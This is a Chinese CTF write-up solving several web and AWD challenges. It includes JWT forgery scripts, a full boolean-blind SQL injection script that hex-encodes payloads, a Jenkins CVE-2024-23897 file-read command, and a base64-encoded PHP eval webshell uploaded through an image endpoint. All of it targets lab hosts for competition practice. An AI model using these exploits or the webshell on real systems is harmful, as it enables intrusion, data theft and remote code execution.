
腾龙杯CTF WP

Team: Kill_me
Player: skkyblu3, fallingskies, xiaoxiao...
WEB
这是一个登录页面
/robots.txt提示/fulage
/login按提示传json返回jwt

jwt伪造,加密方式设为none,用户设为admin。访问/fulage get flag
web2
响应头返回服务器为gunicorn/20.0.4。

Gunicorn请求走私:https://grenfeldt.dev/2021/04/01/gunicorn-20.0.4-request-smuggling/

伪造UA头

提示/fl4g路由

伪造XFF头
这又是一个登录页面
jwt使用RS256,/robots.txt给出了公钥。参考:https://wiki.wgpsec.org/knowledge/ctf/JWT.html
编写脚本
import jwt

PUBLIC_KEY = """-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDLPaMvaLEtrAHieDdq1ufCHNj5
aXw+K2x207zvi8T81QD9tkvUcIkiAzrb0yWbwsfkO+14m80NZHNjj2PyuDdp7rsa
fEDqKrsSJJnx6DxybAiTqfKVqc2kgmPhJZq7JamarVokX8XQOppQPhRDE+utsXVo
2SbZm7AglA6T4z6H9wIDAQAB
-----END PUBLIC KEY-----"""



print(jwt.encode({"account": "@dministr@t0r"}, key=PUBLIC_KEY, algorithm='HS256'))
注释报错

请求get flag
html练习生

进去之后随便注册一个账号登录。页面的功能有两个,/change.php可以修改UserID等信息,其中UserID不能为数字
/log.php查看登录日志

可以感觉到UserID就是利用点。思考下php通常是怎么判断数字的


is_numeric会将十六进制数返回true
而MySQL遇到0x开头的数字时,会将其自动转为字符串


在题目中尝试验证,用十六进制字符串修改UserID
重新登录查看登录日志验证成功

使用'修改UserID,登录的时候提示

由上可以推测这个大致的工作流程:
- 用户信息在一个表中
/change.php可以用十六进制修改用户的UserID- 登录的时候
UserID会被插入到登录表中 - 登录表的内容在
/log.php中展示
那么我们要做的就是在登录,系统用UserID更新登录表的时候,注入我们的SQL语句。因为页面没有详细的报错信息,所以这里用布尔盲注。注入的sql语句使用1' and (布尔查询) and '1



编写盲注脚本(二分查找):
import requests
import time
from bs4 import BeautifulSoup

def login():
    burp0_url = "http://cbfoeshg.lab.aqlab.cn:80/login.php?status=success"
    burp0_cookies = {"PHPSESSID": "pe3ummnn5lo8h04djclnv6ee36"}
    burp0_headers = {"Cache-Control": "max-age=0", "Authorization": "Basic emthcTp6a2Fx",
                     "Upgrade-Insecure-Requests": "1", "Origin": "http://cbfoeshg.lab.aqlab.cn",
                     "Content-Type": "application/x-www-form-urlencoded",
                     "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36",
                     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
                     "Referer": "http://cbfoeshg.lab.aqlab.cn/login.php?status=success",
                     "Accept-Encoding": "gzip, deflate, br", "Accept-Language": "en,zh-CN;q=0.9,zh;q=0.8",
                     "Connection": "close"}
    burp0_data = {"username": "Skkyblu3", "password": "Skkyblu3"}
    resp = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
    return resp.text

def get_log():
    burp0_url = "http://cbfoeshg.lab.aqlab.cn:80/log.php"
    burp0_cookies = {"PHPSESSID": "pe3ummnn5lo8h04djclnv6ee36"}
    burp0_headers = {"Authorization": "Basic emthcTp6a2Fx", "Upgrade-Insecure-Requests": "1",
                     "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36",
                     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
                     "Referer": "http://cbfoeshg.lab.aqlab.cn/index.php", "Accept-Encoding": "gzip, deflate, br",
                     "Accept-Language": "en,zh-CN;q=0.9,zh;q=0.8", "Connection": "close"}
    resp = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)

    if resp.status_code != 200:
        exit(-1)

    return resp.text


def extract_value(html_content):
    soup = BeautifulSoup(html_content, 'lxml')
    rows = soup.find_all('th')
    last_row = rows[-3]

    return last_row.text


def string_to_hex(s):
    hex_representation = '0x' + ''.join(format(ord(c), '02x') for c in s)
    return hex_representation


def modify(payload):
    payload = string_to_hex(payload)

    burp0_url = "http://cbfoeshg.lab.aqlab.cn:80/change.php"
    burp0_cookies = {"PHPSESSID": "pe3ummnn5lo8h04djclnv6ee36"}
    burp0_headers = {"Cache-Control": "max-age=0", "Authorization": "Basic emthcTp6a2Fx",
                     "Upgrade-Insecure-Requests": "1", "Origin": "http://cbfoeshg.lab.aqlab.cn",
                     "Content-Type": "application/x-www-form-urlencoded",
                     "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36",
                     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
                     "Referer": "http://cbfoeshg.lab.aqlab.cn/change.php", "Accept-Encoding": "gzip, deflate, br",
                     "Accept-Language": "en,zh-CN;q=0.9,zh;q=0.8", "Connection": "close"}
    burp0_data = {"age": '', "school": '', "student_number": f"{payload}"}
    requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)


def exploit(payload):
    modify(payload)
    login()
    content = get_log()
    res = extract_value(content)
    return res


result = ""
for i in range(1, 1000):  # adjust as needed
    param_data = {}
    low = 32
    high = 128
    mid = (low + high) // 2
    while low < high:
        # payload = f"1' and (ASCII(substr((SELECT(group_concat(schema_name))FROM(information_schema.schemata)),{i},1))>{mid}) and '1"
        # payload = f"1' and (ASCII(substr((SELECT(group_concat(table_name))FROM(information_schema.tables)where(table_schema='test')),{i},1))>{mid}) and '1"
        # payload = f"1' and (ASCII(substr((SELECT(group_concat(column_name))FROM(information_schema.columns)where(table_name='injectflag')),{i},1))>{mid}) and '1"
        payload = f"1' and (ASCII(substr((SELECT(group_concat(fl4g))FROM(ctf.injectflag)),{i},1))>{mid}) and '1"
        res = exploit(payload)

        time.sleep(0.04)
        if "1" == res:  # 在这个区域中
            low = mid + 1
        else:
            high = mid
        mid = (high + low) // 2

    result += chr(mid)
    print("Extracted so far: " + result)
    if mid == 32 or mid == 127:
        break
get flag
AWD
签到:jenkins是啥?
Jenkins 未授权文件读取漏洞(CVE-2024-23897)
访问http://h9cvu77jr0.lab.aqlab.cn/jnlpJars/jenkins-cli.jar 下载jar
java -jar jenkins-cli.jar -auth zkaq:zkaq -s "http://h9cvu77jr0.lab.aqlab.cn" -http who-am-i "@/tmp/flag"

什么?英文站?

用html在github上搜搜,找到项目

/search.php存在sql注入

getflag
来耍pyq
发朋友圈可以上传图片,抓包发现图片使用base64上传的。推测后端的处理逻辑如下:
$img = $_POST['imgbase64'];
if (preg_match('/^(data:\s*image\/(\w+);base64,)/', $img, $result)) {
    $type = ".".$result[2];
    $path = "upload/" . date("Y-m-d") . "-" . uniqid() . $type;
}
$img =  base64_decode(str_replace($result[1], '', $img));
@file_put_contents($path, $img);
exit('{"src":"'.$path.'"}');
用base64编码恶意代码上传
data:image/php;base64,PD9waHAgZXZhbCgkX0dFVFsic2treSJdKTs/Pg==
执行phpinfo();发现ban所有的命令执行函数。使用文件操作获取目录结构?skky=echo implode("\n", array_diff(scandir('../'), array('.', '..')));

getflag

安全系统
根据路由patient/doctors.php在github找到原项目:https://github.com/HashenUdara/edoc-doctor-appointment-system/tree/main

